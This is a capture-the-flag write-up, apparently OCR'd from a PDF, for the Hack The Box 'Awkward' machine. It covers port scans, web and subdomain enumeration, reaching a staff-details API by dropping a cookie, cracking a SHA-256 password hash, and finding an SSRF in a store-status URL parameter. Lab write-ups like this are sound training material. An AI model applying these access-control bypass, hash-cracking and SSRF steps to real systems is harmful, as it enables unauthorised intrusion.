0x1 Scan

```
≡ offsec/awkward git:(master) ▶ rustscan --ulimit 1000 -a 10.10.11.185 -- -sC -sV -Pn --script=default
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.

----------------------------------------
: https://discord.gg/GFrQsGy           :
: https://github.com/RustScan/RustScan :
 ----------------------------------------
Nmap? More like slowmap.🐢

[~] The config file is expected to be at "/home/ghost/.rustscan.toml"
[~] Automatically increasing ulimit value to 1000.
[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensit
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or u
Open 10.10.11.185:22
Open 10.10.11.185:80
[~] Starting Script(s)
[>] Script to be run Some("nmap -vvv -p {{port}} {{ip}}")
```

```
PORT   STATE SERVICE REASON  VERSION
22/tcp open  ssh     syn-ack OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 7254afbaf6e2835941b7cd611c2f418b (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBCMaN1wQtPg5uk2w3xD0d0ND6JQgzv
|   256 59365bba3c7821e326b37d23605aec38 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIFsq9sSC1uhq5CBWylh+yiC7jz4tuegMj/4FVTp6bzZy
80/tcp open  http    syn-ack nginx 1.18.0 (Ubuntu)
|_http-title: Hat Valley
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-favicon: Unknown favicon MD5: 56BF0DDEA4641BFDDD743E1B04149554
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

0x2 hat-valley.htb

Looks like static website.

Best Hats In Hat Valley

Hat Valley provides so much variety that you'll become lost as you look around our store. From beanies to caps, we have it all.

Enumeration

I run feroxbuster and don't see much.

```
Ξ offsec/awkward git:(master) ▶ feroxbuster -u http://hat-valley.htb -k -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -o feroxbuster.hat-valley.out -n

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.7.3
──────────────────────────┬──────────────────────
 🎯 Target Url            │ http://hat-valley.htb
 🚀 Threads               │ 50
 📖 Wordlist              │ /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
 👌 Status Codes          │ [200, 204, 301, 302, 307, 308, 401, 403, 405, 500]
 💥 Timeout (secs)        │ 7
 🦡 User-Agent            │ feroxbuster/2.7.3
 💉 Config File           │ /etc/feroxbuster/ferox-config.toml
 💾 Output File           │ feroxbuster.hat-valley.out
 🏁 HTTP methods          │ [GET]
 🔓 Insecure              │ true
 🚫 Do Not Recurse        │ true
──────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
WLD      GET       54l      163w     2881c Got 200 for http://hat-valley.htb/4ad1d91a055b4fa286508fab7b99bb87 (url length: 32)
WLD      GET        -        -         - Wildcard response is static; auto-filtering 2881 responses; toggle this behavior by using --dont-filter
WLD      GET       54l      163w     2881c Got 200 for http://hat-valley.htb/203e647cb1684955a2d802230fa8a868cc7e925bc2a84f52aa5e627fe033517d4d9b8b14833c4857ab7bda17233
301      GET       10l       16w      179c http://hat-valley.htb/static ⇒ http://hat-valley.htb/static/
301      GET       10l       16w      173c http://hat-valley.htb/css ⇒ http://hat-valley.htb/css/
301      GET       10l       16w      171c http://hat-valley.htb/js ⇒ http://hat-valley.htb/js/
[####################] - 21m   220546/220546  0s      found:5       errors:0
[####################] - 21m   220548/220546  174/s   http://hat-valley.htb/
```

I try again with dirsearch, don't really find anything interesting.

```
Ξ offsec/awkward git:(master) ▶ dirsearch -u http://hat-valley.htb

  _|. _ _  _  _  _ _|_    v0.4.2
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 10927

Output File: /home/ghost/.dirsearch/reports/hat-valley.htb/_23-01-29_00-21-12.txt

Error Log: /home/ghost/.dirsearch/logs/errors-23-01-29_00-21-12.log

Target: http://hat-valley.htb/

[00:21:12] Starting:
[00:21:17] 301 -  171B  - /js  →  /js/
[00:22:21] 301 -  173B  - /css  →  /css/
[00:22:30] 200 -    4KB - /favicon.ico
[00:22:38] 200 -    3KB - /index.html
[00:22:42] 200 -   14KB - /js/
[00:23:12] 500 -    2KB - /servlet/%C0%AE%C0%AE%C0%AF
[00:23:20] 301 -  179B  - /static  →  /static/

Task Completed
Ξ offsec/awkward git:(master) ▶
```

I check */js* and found *app.js* and *custom.js*

```
Ξ offsec/awkward git:(master) ▶ dirsearch -u http://hat-valley.htb/js

  _|. _ _  _  _  _ _|_    v0.4.2
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 10927

Output File: /home/ghost/.dirsearch/reports/hat-valley.htb/-js_23-01-29_01-29-08.txt

Error Log: /home/ghost/.dirsearch/logs/errors-23-01-29_01-29-08.log

Target: http://hat-valley.htb/js/

[01:29:10] Starting:
[01:30:00] 200 -  150B  - /js/app
[01:30:05] 200 -  420KB - /js/app.js
[01:30:17] 200 -    8KB - /js/custom.js
[01:31:03] 500 -    2KB - /js/servlet/%C0%AE%C0%AE%C0%AF
```

It looks like vue js application. Inside *app.js* I found directory under */src/HR*

```javascript
!*** ./node_modules/css-loader/dist/cjs.js??ref--7-oneOf-1-1!./node_modules/@vue/cli-service/node_modules/vue-loader-v16/dist/stylePostLoader.js!./node_modules/postcss-loader/src??ref--7-oneOf-1-2!./node_modules/cache-loader/dist/cjs.js??ref--1-
```


```
0!./node_modules/@vue/cli-service/node_modules/vue-loader-v16/dist??
ref--1-1!./src/HR.vue?
vue&type=style&index=0&id=4a4031a3&scoped=true&lang=css ***!
```

Also I found a few of other routes

- all-leave
- staff-details
- store-status
- submit-leave

hat-valley.htb/hr

I try http://hat-valley.htb/hr and got a login page.




But I cannot login. I try finding subdomain.

store.htb-valley.htb

I use *wfuzz* to enumerate and found *store*.

```
Ξ offsec/awkward git:(master) ▶ wfuzz -c -f subdomains.txt -w /usr/share/wordlists/seclists/Discovery/DNS/
subdomains-top1million-5000.txt -u "http://hat-valley.htb" -H "Host: FUZZ.hat-valley.htb" --hl 8
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl.
Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
 /home/ghost/.local/lib/python3.10/site-packages/requests/__init__.py:102: RequestsDependencyWarning:urlli
b3 (1.26.7) or chardet (5.1.0)/charset_normalizer (2.0.9) doesn't match a supported version!
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://hat-valley.htb/
Total requests: 4989

=====================================================================
ID           Response   Lines    Word       Chars       Payload

=====================================================================

000000081:   401        7 L      12 W       188 Ch      "store"
```

I try checking the site but got login.



When I check with burpsuite, I realised visiting http://hat-valley.htb set cookie.


```
Pretty  Raw  Hex
1  GET / HTTP/1.1
2  Host: hat-valley.htb
3  Cache-Control: max-age=0
4  Upgrade-Insecure-Requests: 1
5  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
6  Accept: text/html,application/xhtml+xml,application/x
7  Accept-Encoding: gzip, deflate
8  Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
9  Cookie: token=guest
10 If-None-Match: W/"b41-tn8t3x3qcvcm1260Q/i0AXwBj8M"
11 Connection: close
12
```

/api


staff-details is interesting among all routes. I try checking api routes.

```
Pretty  Raw  Hex
1  GET /api/all-leave HTTP/1.1
2  Host: hat-valley.htb
3  Upgrade-Insecure-Requests: 1
4  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
5  Accept: text/html,application/xhtml+xml,application/x
6  Accept-Encoding: gzip, deflate
7  Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
8  Cookie: token=admin
9  Connection: close
10
11
```


But still no choice.



I try removing cookie and access the page, and works this time.




Looks like *SHA2-256* and I try cracking with *hashcat*.



I am able to crack *christopher.jones*.

- chris123

I can login to */hr* I found previously.



I check *Online Store Status* button but does not seems to do nothing until I check network tab. It is actually doing get request.

Status	Method	Domain	File
200	GET	hat-valley.htb	store-status?url="http://store.hat-valley.htb"
	GET	localhost:8080	info?t=1674930337578


- http://hat-valley.htb/api/store-status?url="http://store.hat-valley.htb"

I try changing to my server and it calls.

